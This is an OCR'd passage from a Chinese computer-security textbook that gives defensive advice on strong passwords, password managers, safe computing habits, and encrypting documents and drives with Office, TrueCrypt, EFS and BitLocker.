



图 2.21　网民认为最重要的个人信息

### 1. 保护好账户和密码

正如上面所说的，许多用户的密码存在很大的问题，很容易被黑客进行破解。密码是否有个标准来衡量它易破解的程度？有的，我们称之为密码强度。密码强度指一个密码被非认证的用户或计算机破译的难度。密码强度通常用“弱”或“强”来形容。但是密码的“弱”和“强”是相对的，不同的密码系统对于密码强度有不同的要求。我们在设置密码时，存在着许多禁忌，这些禁忌都会降低密码的强度，具体有如下几点。

（1）密码中使用账户的某些字符充当密码的组成部分。例如，账号为 mm87361000@xxx.com，密码设置为 873610、m87361 等情况。在许多较为规范的网站都会对密码与账户字符进行检验，但我们还需注意对一些没有进行字符检验的网站不使用包含账户信息的密码。

（2）密码为数字组合。最典型的是用生日作为账户密码。生日由于是采用年、月、日的纯数字组成的，是弱密码，很容易被暴力破解。例如，19990101、19870422 等，都是安全性较低的密码。且生日这种个人信息易被社会工程学攻击所获取，网上个人信息泛滥也导致不法分子很容易获得用户的生日。还有是采用个人电话号码作为账户密码。同生日一样，个人电话号码也是易于获取的信息。例如，网上泄露的数据库、被贩卖的快递单号等，都可能很轻易地就获取电话号码。还有一大部分的用户会将账户密码设置为简单好记的数字组合，例如 888888、989898、123454321、666666 等。

（3）密码为英文字母。很多人都喜欢用英文字母作为账户密码，例如，采用名字的拼音、单词等，这也都会出现在黑客的密码字典当中，且破解尝试次数较低，也是安全性较低的弱密码。

（4）密码强度够高但不适用。有些情况下我们设置的密码也许强度够高，但还是存在着危险。例如，使用 E-mail 账号作为密码，E-mail 账号虽然包含着特殊字符，有些系统会判断为强密码，但 E-mail 被认为作为公开的信息是不适用作为密码的。还有的情况下是多个账号使用同一个强密码，只要一个账号的密码遭到破解，其他账号也会面临被破解的风险。多个账号设置同一密码的情况十分严重，就算密码是强密码也同样面临风险，更不用说许多用户将一个弱密码设置为多个账号的密码了。

### 2. 密码复杂性策略

通过上面的禁忌我们知道了密码有强弱之分，那我们如何来设置一个强密码，是否有什么规则可以参考？答案是有的，强密码的复杂性符合一定的规则。虽然没有绝对安全的密码，但提高密码的复杂性可以大大提高系统、账号的安全性。

（1）密码要有大小写之分。对于大小写敏感的系统或应用，我们有必要将密码设置为大小写混合的方式。大小写混合有助于提高密码的复杂性。例如，密码“AbcDe”相比于密码“abcde”复杂度高。

（2）密码要包含特殊字符。在系统允许的情况下，密码应尽量包含特殊字符。常见的特殊字符有!、@、#、%、&、*、(、)、[、]、;、,、.、/等。包含特殊字符可以大大提高黑客暴力破解的难度。例如，密码 A!b@c#D$e%的复杂性要高于密码 AbcDe，但是也

并不是那么难记,细心的读者会发现这些特殊字符符合一定的键盘布局与思维逻辑。在一些账号及其重要的情况下,若是系统允许的话也可以尝试加入软键盘中的特殊字符。我们常见的密码正则表达式如^[a-zA-Z]{1}([a-zA-Z0-9]|[._!@#]){4,19}$,这个表达式的意思是只能输入长度为5~20个字符的、以字母开头的、大小写混合的、可带数字及.、_、!、@、#这些特殊字符的密码。这种情况下我们就无法使用除上述说的特殊字符外的特殊字符作为密码的一部分,所以只有系统允许的情况下,我们可以加入软键盘特殊字符,例如,希腊字母α、β、γ等。

(3) 密码长度不能过短。一般推荐为16位,长的密码就算是只有数字,安全性也提高了不少。例如,八位数字密码,试探次数为10的8次方,但十六位数字密码则是10的16次方,提高了破解难度。例如,A!b@c#D$e%f^G&h*的密码强度要高于A!b@c#D$e%。

(4) 密码应当定期更换。密码长时间不更换有泄露的可能,不一定是自己泄露,也有可能是被黑客攻击导致账号信息泄露。例如,2011年12月,最大的中文IT技术社区CSDN的安全系统遭到黑客攻击,600万用户的登录名、密码及邮箱遭到泄露。天涯网4000万用户隐私遭到黑客窃取。因此只要定期修改密码,就算密码失窃也可以尽量避免信息泄露。

### 3. 账号与密码的保管

我们设置了一个强度高的密码,若是存储不当,同样也是危险的。最安全的方法当然是存储于自己的大脑,不要告诉别人,只有自己知道。但若是用户忘记密码而系统的密码找回又不完善,或是用户设的密码复杂度高但是难记,这时要怎么办?若是存储于计算机中,密码有可能被黑客或病毒软件窃取。若是存储于书本上,密码很有可能被无关人员看到或丢失。那我们该如何安全有效地进行密码管理呢?

我们可以采用密码管理软件。例如,安全厂商出品的密码管理软件,如avast出品的EasyPass、瑞星账号保险柜,还有知名的KeePass、LastPass,最近非常火的跨平台密码管理软件1Password等。但将密码托付于密码保管服务提供商也并不是就高枕无忧了,2015年6月16日,LastPass在周一的报告中称公司网络上周五被黑客攻破,虽然没有丢失用户存储的密码,但用户部分账户信息被窃取,例如,电子邮箱、电话等信息。

其次我们也可以采用拆分保管的方式。例如,我们只需记部分密码,另一部分密码另外存储。我们可以在电脑中存储特殊字符,我们在脑中只需记住容易记的部分。例如,密码为A!b@c#D$e%f^G&h*12,我们只需记得"AbcDefGh12",中间选择要加入的特殊字符我们可以存储在电脑中或写在书上。或是我们只记前半部分"A!b@c#D$e%",后半部分跟之前所说的一样存储于其他地方。

## 2.3.6 养成良好的计算机使用习惯

培养了良好的安全意识,采用了一定的安全防护措施,我们还需要养成良好的计算机使用习惯。网上有一部分人的论调是"就算不使用安全防护软件,良好的计算机使用习惯也可以帮助我们避免感染病毒"。这句话虽然过分绝对,但还是有一定道理,良好的

计算机使用习惯可以避免个人电脑处于危险的境地。

### 1. 不轻易使用可疑的计算机

如果一台计算机被认为是可能已经被感染的对象,请不要轻易地使用它。应当对其进行全面的安全检查后再进行使用,否则一些病毒会上传用户数据,有可能造成个人信息的泄露。网吧的电脑或一些公用电脑也属于可疑的计算机,对于一些大型的正规网吧,装有还原软件、还原卡并定期维护,是可以信赖的。但一些管理不规范的网吧,存在不及时打补丁,被植入木马等情况,我们使用前要先确定其安全状况再决定使用程度。

### 2. 访问正规的网站

我们在使用电脑的时候,尽量访问正规的网站。在互联网发展的早期正规网站也避免不了被挂马之类的安全威胁,虽然现在也存在,但随着网站对于安全方面越来越重视,此类情况鲜有发生。但有很多非正规网站存在着许多页面已被木马或病毒感染,访问这些网站是有被感染的风险的。这些网站往往标题很有诱惑力,吸引互联网用户的点击,我们要控制住自己的好奇心,不要随意点击不明链接。现在很多安全防护软件也有包含对恶意网页进行过滤的功能,在访问恶意网页时会有一定的提示,对于很多不明的网页弹窗也会进行拦截。用户最好不要关闭这些功能,保持开启。

### 3. 不要轻易留下自己的真实资料

许多网站都要求输入个人的隐私资料,例如,姓名、年龄、生日、身份证号、家庭住址、性别等,若不是必要情况下,并不推荐用户输入真实信息,甚至就算是官方机构也有可能造成信息泄露。例如,2014 年底发生的研究生报名信息数据库在网上进行贩卖,130 万考生所有信息都在网上进行兜售。一些非正规的网站的安全状况更是堪忧。

### 4. 不要轻易打开不明文件

从网上下载的文件首先要经过杀毒后再进行打开,否则很有可能感染病毒。我们也可以使用沙箱或者虚拟机进行打开。虚拟机的使用需要一定的计算机基础,但沙箱则是很多安全防护软件都带有的功能。沙箱是一个虚拟系统程序,允许用户在沙箱环境中运行浏览器或其他程序,允许后的变化可以随后删除。这是一种按照安全策略限制程序行为的执行环境,早期主要用于测试可疑软件等。许多安全防护软件都带有沙箱功能,例如,科摩多、avast、腾讯安全管家、360 安全卫士等。沙箱的一般使用方法为运行不明程序时沙箱会自动激活,或是单击沙箱的图标,之后可以指定运行的程序。例如,我们打开 360 隔离沙箱后,可以运行指定的可疑程序,如图 2.22 所示。

### 5. 清除电脑使用痕迹

清除电脑使用痕迹的方法有很多,也有许多内容需要清理。普通用户仅使用安全防护软件或安全辅助软件自带的电脑使用痕迹清理功能就可以了。而对于有一定基础的读者,可以清除最近使用过的文档记录、删除注册表中[HKEY_CURRENT_USER\




**图 2.22　360 隔离沙箱**

Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU]分支下的记录，即删除查找历史记录、删除 C:\Windows\Temp 与 C:\Documents And Settings\用户名\LocalSettings\Temp、清空 Internet 临时文件夹、删除 cookie、清除 IE 记住的表单内容、清除软件登录信息、删除下载记录、清除播放记录等。

#### 6. 使用电脑时不暴露在别人的视野下

我们在录入信息时应当正确摆放电脑屏幕的位置，且不应在装有监控软件的计算机上输入个人信息，也避免在安装有监控设备的场合中录入个人信息，不要在公开场合录入信息，熟练的计算机使用者可以凭借观察很容易地就获得账号密码。

### 2.3.7 常见的个人信息保护手段

#### 1. 文档的安全防护

计算机已经成为一个在生产或生活中不可或缺的工具。我们在开展各种活动的过程中会留下不少记录，许多成果也是以文档的形式呈现，我们文档的安全性如何保证？若是黑客入侵了受害者的主机，轻而易举地可以获得任何资料，各类重要文档若是处于不设防的情况下，我们的重要信息很容易泄露。

常见的文档有 Word 文档、PowerPoint（PPT）文档、Excel 文档、PDF 文档等。我们可以采取如下的方法来保护文档不被泄露或尽可能地减少文档被窃取后信息公开的危险。

（1）采用文档加密工具。常见的一般工具有 Word 文档加密器、PPT 文档加密器、文

本文件加密器、Excel 文档加密器、PDF 文档加密器等。这些文档加密器使用简单，易于操作，安全性强。例如，最为常见的 Word 文档加密器 V6.0 版，包含的功能有加密 Word 文档，支持.doc、.rtf、.docx、.docm；保护 Word 文档分发，防止编辑、防止复制、防止打印；用户打开受加密保护的文档时，加密文件会弹出验证框要求用户输入阅读密码，这个验证框中同时显示有用户的机器码，用户可以发送他的机器码给你，你根据用户的机器码为他创建阅读密码；由于阅读密码是基于用户机器码创建的，所以用户无法传播阅读密码和文档；只有知道加密密钥的人才可以为用户创建阅读密码。但此类文档加密器虽然功能强大，但大部分需要进行收费，若是一般用户不需要使用到这些功能，不妨试试下一种方法。Word 文档加密器 V6.0 版界面如图 2.23 所示。




**图 2.23 Word 文档加密器 V6.0 版**

(2) 利用 Microsoft Office 或 WPS Office 自带的加密功能进行加密。Microsoft Office 办公套件与金山软件股份有限公司出品的 WPS Office 在市场上占据着巨大的份额。当安全性越来越受关注的今天，这些产品不仅可以帮助我们进行文字处理，还自带了一些安全保障功能，例如，我们现在所说的加密文档。在 Microsoft Office 2003 系列办公软件中，我们依次单击菜单栏当中的“工具”→“选项”按钮，在新出现的界面中选择“安全性”选项卡。“安全性”选项卡如图 2.24 所示。在图中我们可以看到，我们可以选择设置此文档打开文件时的密码与修改文件时的密码。

而对于不同版本的 Microsoft Office 办公套件，设置密码的方式有些差别但大同小异。例如，Microsoft Office 2007 将文档的权限设置放置在了“Office 按钮”→“准备”中。如图 2.25 所示。

Microsoft Office 2010 对文档权限设置则是单击“文件”→“信息”→“保护工作簿”按钮进行设置。

除了微软的办公套件，我们较为常用的还用 WPS Office 办公套件，WPS 设置文档加密也是同样的简单。在最新版本中，我们只需要选择左上方的 WPS 按钮→“文件信息”→





图 2.24 Microsoft Office 2003 安全性选项卡



图 2.25 Microsoft Office 2003 准备选项

“文件加密”选项，之后在弹出的界面中分别设置打开文件的密码与编辑文件的密码。界面如图 2.26 所示。




图 2.26 WPS Office 设置文档密码界面

但我们需要注意的是，虽然设置了密码，但并不代表文档就可以随意分发。设置了密码文档对安全性有提升，但还是有不少方法对 Office 文档密码进行破解，且有些方法特别简单。因此我们还是不能大意。

### 2. 图片、视频及其他文件的防护

对于图片、视频及其他重要文件的防护也是同样重要的。文档有专门的加密工具,图片或视频之类的大文件是否也有办法降低其泄露的可能?图片与视频之类的文件被泄露后所造成的影响想必我们都略有耳闻,许多场景下都有可能造成这些文件的流出,以下介绍几种方法可以提供此类文件的安全性,一些方法对于文档同样适用。

首先,我们可以利用一些专业软件来保障图片与视频及其他文件的安全性。例如,瑞星公司出品的瑞星加密盘,瑞星加密盘是一款具有数据文件加密功能的免费安全工具。安装瑞星加密盘后,会在电脑硬盘中开设一个独立区域,通过多种高强度加密技术,保证文件安全。用户可像访问正常分区一样,通过密码轻松访问加密盘,将个人照片、视频、上网记录、聊天记录等私密文件进行加密,杜绝了个人隐私泄露的危险。还有隐身侠文件夹加密工具,其分为硬件版与软件版。软件版包括的基础功能有:保险箱加密功能,加密电脑、U盘、移动硬盘中各种文件,让信息不会泄露;备份与恢复功能,保险箱增量备份、多点恢复与还原,让用户的资料双保险,轻松备份,信息不怕丢失;加密云盘功能,可将文件上传到“云”,并可在任何地方联网存取;粉碎文件功能,彻底解决删除文件可被恢复带来的安全隐患。硬件版则是类似一个钥匙,在软件的基础上与硬件相结合,功能则与软件版相类似。还有TrueCrypt,这是一款免费开源的加密软件,同时支持Windows Vista、Windows 7、Windows XP、Mac OS X、Linux等操作系统。TrueCrypt不需要生成任何文件即可在硬盘上建立虚拟磁盘,用户可以按照盘符进行访问,所有虚拟磁盘上的文件都被自动加密,需要通过密码来进行访问。TrueCrypt提供多种加密算法,包括AES-256,Blowfish(448-bit key)、CAST5、Serpent、Triple DES和Twofish,其他特性还有支持FAT32和NTFS分区、隐藏卷标、热键启动等。

我们还可以使用Windows系统自带的加密功能进行加密,其中之一为EFS。什么是EFS? EFS加密是基于公钥策略的。在使用EFS加密一个文件或文件夹时,系统首先会生成一个由伪随机数组成的文件加密钥匙(File Encryption Key,FEK),然后将利用FEK和数据扩展标准X算法创建加密后的文件,并把它存储到硬盘上,同时删除未加密的原始文件。随后系统利用你的公钥加密FEK,并把加密后的FEK存储在同一个加密文件中。而在访问被加密的文件时,系统首先利用当前用户的私钥解密FEK,然后利用FEK解密出文件。在首次使用EFS时,如果用户还没有公钥/私钥对(统称为密钥),则会首先生成密钥,然后加密数据。如果你登录到了域环境中,密钥的生成依赖于域控制器,否则依赖于本地机器。EFS加密系统对用户是透明的。这也就是说,如果你加密了一些数据,那么你对这些数据的访问将是完全允许的,并不会受到任何限制。而其他非授权用户试图访问加密过的数据时,就会收到“访问拒绝”的错误提示。EFS加密的用户验证过程是在登录Windows时进行的,只要登录到Windows,就可以打开任何一个被授权的加密文件。具体的EFS加密步骤为,右击想要加密的文件夹,单击“属性”→“常规”→“高级”按钮,在弹出的名为“高级属性”窗口中勾选加密内容以便保护数据。在单击“确定”按钮后,将更改应用于此文件夹、子文件夹和文件,接着我们可以看到被加密的文件夹名字已经变成了绿色,若是另一个用户登录此计算机,另一个用户访问该文件夹会提

示拒绝访问。我们也可以使用 BitLocker。从 Vista 开始，微软提供了名为 BitLocker 的系统自带加密功能，在 Windows 7 中，这个功能更加完善，使用简单，加密效果非常好，特别在移动设备上使用非常方便。在了解 BitLocker 原理之前我们先要知道什么是 TPM。TPM 是一个微芯片，设计用于提供基本安全性相关功能，主要涉及加密密钥。TPM 通常安装在台式计算机或者便携式计算机的主板上，通过硬件总线与系统其余部分通信。BitLocker 使用 TPM 帮助保护 Windows 操作系统和用户数据，并帮助确保计算机即使在无人参与、丢失或被盗的情况下也不会被篡改。BitLocker 还可以在没有 TPM 的情况下使用。若要在计算机上使用 BitLocker 而不使用 TPM，则必须通过使用组策略更改 BitLocker 安装向导的默认行为，或通过使用脚本配置 BitLocker。使用 BitLocker 而不使用 TPM 时，所需加密密钥存储在 USB 闪存驱动器中，必须提供该驱动器才能解锁存储在卷上的数据。例如，我们可以对我们常见的 U 盘启用 BitLocker。具体方法为右击 U 盘，启用 BitLocker，之后我们可以在弹出的 BitLocker 驱动器加密窗口中选择希望解锁此驱动器的方式，如图 2.27 所示。

